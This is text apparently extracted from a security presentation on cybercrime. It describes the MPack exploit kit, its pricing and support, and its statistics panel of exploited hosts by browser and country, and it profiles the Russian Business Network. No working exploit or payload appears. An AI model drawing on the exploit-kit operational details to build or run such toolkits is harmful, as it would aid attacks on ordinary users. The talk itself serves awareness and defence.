
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EBX	0505FF51 ASCII "C:\U.exe"
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EBP	01BCFB04
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
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MPack Exploitation Toolkit

Cyber-crime at its best

- Sold like commercial software (\$500-\$1000).
- Technical support, developer upgrades.
- Embed and enjoy!
- Has a management console and analytics interface.



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MPack v0.86 stat

Attacked hosts: (total/uniq)	
IE XP ALL	39062 - 35472
QuickTime	22 - 21
Win2000	2197 - 2073
Firefox	7166 - 7040
Opera7	214 - 211

Traffic: (total/uniq)	
Total traff:	53858 - 47831
Exploited:	11981 - 10222
Loads count:	5518 - 5155
Loader's response:	46.06% - 50.43%
User blocking:	ON
Country blocking:	OFF
Efficiency: 10.25% - 10.78%	

Country	Traff	Loads	Efficiency
RU - Russian federation	14223	1934	13.6
IL - Israel	3660	285	7.79
US - United states	3621	114	3.15
IN - India	3275	568	17.34
FR - France	2846	131	4.6
AU - Australia	2529	77	3.04
PL - Poland	2453	131	5.34
TR - Turkey	2013	259	12.87
UA - Ukraine	1905	288	15.12
BY - Belarus	1691	245	14.49




The Russian Business Network

Cyber-Crime at its best


- Organized cyber-crime conglomerate.
- Physically based in Russia.
- MPack, Storm Worm, Child Pornography, phishing, spam – you name it.
- International partners and affiliates.
- Provides safe haven and hosting for nefarious activities.
- Estimated revenues are > \$150M.
- Untraceable in the physical realm.
- Owns an Autonomous System (AS40989)!
- Close synergy with mainstream mafia.
- Remember Bank of India?



Predicting the Threat Landscape



Cyber Threat Hype Cycle




(From "Hype Cycle for Cyberthreats, 2005," 22 September 2005)

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



InfoSec Hype Cycle





Customers are getting smarter





‘Phish for Beer’ Challenge - Anyone?



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Play safe!

